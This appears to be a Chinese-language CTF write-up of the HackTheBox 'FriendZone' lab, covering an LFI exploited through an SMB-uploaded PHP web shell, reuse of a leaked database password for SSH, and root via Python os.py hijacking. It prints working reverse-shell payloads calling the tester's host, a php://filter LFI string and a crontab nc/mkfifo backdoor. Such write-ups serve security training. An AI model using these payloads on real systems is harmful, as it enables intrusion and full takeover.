


尝试在URL中加入 `image_id=a.jpg&pagename=timestamp`，在内容中显示了一张图片，路径指向的是 `image` 目录：





阶段2.3: LIF Fuzzing


在尝试其他字段枚举时，发现了一个 `timestamp.php` 文件：



尝试查看这些文件：



尝试使用 burp 对参数进行 LFI Fuzzing，发现当 `pagename` 参数为 `login` 的时候会显示之前页面上的内容，猜测可能存在文件加载的问题：



开始各种尝试：`uploads.friendzone.red` 上传后 Fuzz 失败，本地文件加载失败（只能加载php后缀名的文件），最终通过在 smb 的 `Development` 文件夹内创建PHP脚本，实现了这个攻击链。

```
(kali㉿kali)-[~/hackthebox/FriendZone/files]
$ cp /usr/share/seclists/Web-Shells/PHP/obfuscated-phpshell.php .

(kali㉿kali)-[~/hackthebox/FriendZone/files]
$ vim obfuscated-phpshell.php

(kali㉿kali)-[~/hackthebox/FriendZone/files]
$ mv obfuscated-phpshell.php shell.php

(kali㉿kali)-[~/hackthebox/FriendZone/files]
$ smbclient -N //10.10.10.123/Development
Try "help" to get a list of possible commands.
smb: \> dir
.                               D            0   Wed Jun 30 10:37:38 2021
..                              D            0   Wed Jan 23 16:51:02 2019
test.php                       A           23   Wed Jun 30 10:37:38 2021
shell.php                      A        13615   Wed Jun 30 10:36:30 2021

          9221460 blocks of size 1024. 5717048 blocks available
smb: \> del shell.php
smb: \> dir
.                               D            0   Wed Jun 30 10:48:32 2021
..                              D            0   Wed Jan 23 16:51:02 2019
test.php                       A           23   Wed Jun 30 10:37:38 2021

          9221460 blocks of size 1024. 5713060 blocks available
smb: \> put shell.php
putting file shell.php as \shell.php (0.6 kb/s) (average 0.6 kb/s)
smb: \>
```

咦，里面怎么有一个 `test.php` 的文件？上HTB上看了下居然有人和我在同时做题，嘿嘿。

```
1 POST /dashboard.php?image_id=a.jpg&pagename=/etc/Development/shell HTTP/1.1
2 Host: administrator1.friendzone.red
3 Cookie: FriendZoneAuth=e7749d0f4b4da5d03e6e9196fd1d18f1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
8 Accept-Encoding: gzip, deflate
9 Upgrade-Insecure-Requests: 1
10 Te: trailers
11 Connection: close
12 Content-Length: 19
13
14 password=lol&cmd=id
```

```
1 HTTP/1.1 200 OK
2 Date: Wed, 30 Jun 2021 14:53:02 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 408
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <title>
  FriendZone Admin !
</title>
<br>
<br>
<br>
<center>
  <h2>
    Smart photo script for friendzone corp !
  </h2>
</center>
<center>
  <h3>
    * Note : we are dealing with a beginner php developer and the app!
  </h3>
</center>
<center>
  <img src='images/a.jpg'>
</center>
<center>
  <h1>
    Something went wrong ! , the script include wrong param !
  </h1>
</center>
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

利用成功，接着反弹一个会话shell

```
1 password=lol&cmd=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,s
```

在 `/home/friend/` 目录下找到了 user flag

阶段3：权限提升

阶段3.1：信息枚举

尝试搜索 `friend` 用户有权限操作的文件：`find / -group friend`

```
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
/home/friend
/home/friend/.bash_logout
/home/friend/.bashrc
/home/friend/.gnupg
find: '/home/friend/.gnupg': Permission denied
/home/friend/.sudo_as_admin_successful
/home/friend/.profile
/home/friend/.cache
find: '/home/friend/.cache': Permission denied
/home/friend/.local
/home/friend/.local/share
find: '/home/friend/.local/share': Permission denied
/usr/lib/python2.7/os.pyc
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
```

发现可疑的 `os.pyc` 文件，并在 `/var/www` 目录下发现一组密码：

```
cd /var/www/
cd /var/www/
ls
ls
admin          friendzoneportal      html             uploads
friendzone     friendzoneportaladmin mysql_data.conf
cat mysql_data.conf
cat mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ
$
```

使用该密码成功登录到目标服务器：

```
(root@kali)-[/home/kali/hackthebox/FriendZone/files]
# ssh friend@10.10.10.123
The authenticity of host '10.10.10.123 (10.10.10.123)' can't be established.
ECDSA key fingerprint is SHA256:/CZVUU5zAwPEcbKUWZ5tCtCrEemowPRMQo5yRXTWxgw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.123' (ECDSA) to the list of known hosts
friend@10.10.10.123's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

You have mail.
Last login: Thu Jan 24 01:20:15 2019 from 10.10.14.3
friend@FriendZone:~$
```

尝试通过 `linpeas.sh` 查看是否存在可疑的信息，然而并没有。转而使用 `pspy` 看看是否存在计划任务的执行，果然发现了点东西：


```
06/30 19:24:35 CMD: UID=0 PID=1 /sbin/init splash
06/30 19:24:35 CMD: UID=0 PID=1 /usr/bin/python /opt/server_admin/reporter.py 'import
06/30 19:26:01 CMD: UID=0 PID=53828 /bin/sh -c /opt/server_admin/reporter.py s=socket.sock
06/30 19:26:01 CMD: UID=0 PID=53827 /usr/sbin/CRON -f
06/30 19:26:01 CMD: UID=0 PID=53826 (interrupt)
```

查看这个Python脚本：

```
1 #!/usr/bin/python
2
3 import os
4
5 to_address = "admin1@friendzone.com"
6 from_address = "admin2@friendzone.com"
7
8 print "[+] Trying to send email to %s"%to_address
9
10 #command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port
11
12 #os.system(command)
13
14 # I need to edit the script later
15 # Sam ~ python developer
```

这段脚本仅打印了一些提示内容，后面邮件发送部分是被注释了，看来最终的提权利用点就是 `import os` 了。

```
[+] Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/etc/Development
/etc/Development/shell.php
/etc/Development/test.php
/etc/smbafiles
/run/lock
/run/lock/apache2
/tmp
/tmp/linpeas.sh
/tmp/linpeas.txt
/usr/lib/python2.7
/usr/lib/python2.7/os.py
/var/cache/apache2/mod_cache_disk
/var/lib/php/sessions
/var/spool/samba
/var/tmp

[+] Interesting GROUP writable files (not in Home) (max 500)
```

查看下文件的权限：

```
friend@FriendZone:/tmp$ ls -lsh /usr/lib/python2.7/os.py
28K -rwxrwxrwx 1 root root 26K Jun 30 19:52 /usr/lib/python2.7/os.py
friend@FriendZone:/tmp$ ls -lsh /usr/lib/python2.7/os.pyc
28K -rw-r--r-- 1 root root 26K Jun 30 19:52 /usr/lib/python2.7/os.pyc
friend@FriendZone:/tmp$ ./pspy64
```

阶段3.2: PYTHON hijacking

在python中，如果你执行一个脚本并加载外部文件是用 `import` 操作的，它的加载机制是优先加载当前脚本运行目录中的同名文件，再去记载系统组件目录下的同名文件，所以如果这些内容是外部可控的，那么我们可以利用这种机制进行攻击。

举个栗子，我在 `tmp` 目录中运行python cli，然后将 `tmp` 绝对路径载入到系统路径中去，直接加载同名文件，文件中的 `print()` 函数立马就被执行了：

```
>>>
>>> import sys
>>> sys.path.append(r"/tmp/tmp")
>>> import tmp
ok! test111
>>> exit()
x@xdeMacBook-Pro.lan /tmp
└─ cat tmp.py
print('ok! test111');
x@xdeMacBook-Pro.lan /tmp
```

尝试将反弹shell语句写入到可控的 `os.py` 文件中：

```
# Note: more names are added to __all__ later.
__all__ = ["altsep", "curdir", "pardir", "sep", "extsep", "pathsep", "linesep",
           "defpath", "name", "path", "devnull",
           "SEEK_SET", "SEEK_CUR", "SEEK_END"]

import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.10.16.15", 9900)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2); import pty; pty.spawn("sh");

def _get_exports_list(module):
    try:
        return list(module.__all__)
    except AttributeError:
        return [n for n in dir(module) if n[0] != '_']
```

调试下发现存在错误，对象不存在：

```
friend@FriendZone:~$ vi /usr/lib/python2.7/os.py
friend@FriendZone:~$ python /opt/server_admin/reporter.py
Traceback (most recent call last):
  File "/usr/lib/python2.7/site.py", line 68, in <module>
    import os
  File "/usr/lib/python2.7/os.py", line 36, in <module>
    import socket, subprocess, os
  File "/usr/lib/python2.7/socket.py", line 101, in <module>
    __all__.extend(os._get_exports_list(_socket))
AttributeError: 'module' object has no attribute '_get_exports_list'
```

最后将反弹shell语句放到 `os.py` 文件的末尾处，成功反弹了root身份的shell。

```

try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                      _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass

import socket, subprocess, os; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.
os.dup2(s.fileno(), 2); import pty; pty.spawn("sh")
~

exit
[+] Trying to send email to admin1@friendzone.com

(root@kali)-[~kali/hackthebox/FriendZone/files]
# 9900
listening on [any] 9900 ...
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.123] 58902
$

(root@kali)-[~kali/hackthebox/FriendZone/files]
# 9900
listening on [any] 9900 ...
id
connect to [10.10.16.15] from (UNKNOWN) [10.10.10.123] 58944
# id
uid=0(root) gid=0(root) groups=0(root)
# █
[work] 1:rlwrap* 2:zsh-

```

说实话，我一点都不喜欢这个靶机，一堆兔子洞不说还要进行字典枚举。在真实的场景中当然是能接受的，但在做题的时候就是一个坑，浪费时间不说还看点运气。差评

复盘

关于 smbmap

在复盘该题的 Writeup 时，发现 smbmap 其实有一个 `-R` 递归参数，在结合 `--depth` 可控制递归深度。这样就不要挨个目录去重复敲一遍命令了。

```
$ smbmap -H 10.10.10.123 -R --depth 5
```

```

root@htb:~/htb/boxes/friendzone# smbmap -H 10.10.10.123 -R --depth 5
[+] Finding open SMB ports....
[+] Guest SMB session established on 10.10.10.123...
[+] IP: 10.10.10.123:445      Name: 10.10.10.123

```

| | Permissions |
|-------------|--------------------------------------|
| Disk | ----- |
| print\$ | NO ACCESS |
| Files | NO ACCESS |
| general | READ ONLY |
| .\ | |
| dr--r--r-- | 0 Wed Jan 16 15:10:51 2019 . |
| dr--r--r-- | 0 Wed Jan 23 16:51:02 2019 .. |
| -r--r--r-- | 57 Tue Oct 9 19:52:42 2018 creds.txt |
| Development | READ, WRITE |
| .\ | |
| IPC\$ | NO ACCESS |

```

root@htb:~/htb/boxes/friendzone# █

```

关于验证https

首先快速处理DNS域传送返回的域名：


```


1 $ dig axfr friendzone.red @10.10.10.123 > friendzone
2 $ dig axfr friendzoneportal.red @10.10.10.123 >> friendzone
3 $ cat friendzone | grep friendzone | grep IN | awk -F ' ' '{print $1}' | sed 's/\.$/g'

```

然后 vim 操作 `ctrl+v` 首行加 `https://` 前缀，在用 `aquatone` 去做验证站点的请求，减少了使用浏览器的操作，还带页面截图。

<https://github.com/michenriksen/aquatone.git>

`$ cat hosts | ./aquatone`



```

(kali㉿kali)-[~/hackthebox/FriendZone/files]
$ cat hosts | ./aquatone
aquatone v1.7.0 started at 2021-07-01T03:12:24-04:00

Targets      : 9
Threads      : 4
Ports        : 80, 443, 8000, 8080, 8443
Output dir   : .

https://uploads.friendzone.red: 200 OK
https://hr.friendzone.red: 404 Not Found
https://friendzone.red: 200 OK
https://administrator1.friendzone.red: 200 OK
https://files.friendzoneportal.red: 404 Not Found
https://friendzoneportal.red: 200 OK
https://admin.friendzoneportal.red: 200 OK
https://imports.friendzoneportal.red: 404 Not Found
https://vpn.friendzoneportal.red: 404 Not Found
https://uploads.friendzone.red: screenshot successful
https://hr.friendzone.red: screenshot successful
https://administrator1.friendzone.red: screenshot successful
https://files.friendzoneportal.red: screenshot successful
https://imports.friendzoneportal.red: screenshot successful
https://admin.friendzoneportal.red: screenshot successful
https://friendzoneportal.red: screenshot successful
https://vpn.friendzoneportal.red: screenshot successful
https://friendzone.red: screenshot successful
Calculating page structures... done
Clustering similar pages... done
Generating HTML report... done

```

关于LFI

PHP 内置 URL 风格的封装协议! <https://www.php.net/manual/zh/wrappers.php>

汗，好久没捣鼓PHP了我这直接忘了用了... 尴尬啊... 有点时间没捣鼓PHP就忘得差不多了...

`image_id=a.jpg&pagename=php://filter/read=convert.base64-encode/resource=login`

关于反弹shell

其实没必要多此一举上传一句话脚本或者大马，直接上传 `/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php` 开NC监听即可。

其他方式提权-写定制任务

做完题看其他人的 Writeup，发现有往定时任务里写反弹shell的方式，所以记录下：

```

1 shell = '''
2 * * * * root rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.15 9900 >/
3 '''

```

```
4 f = open('/etc/crontab', 'a') f.write(shell)
5 f.close()
```

参考

- <https://zhuanlan.zhihu.com/p/126995143>
- <https://halfclock.github.io/2019/06/07/python-import-and-running/>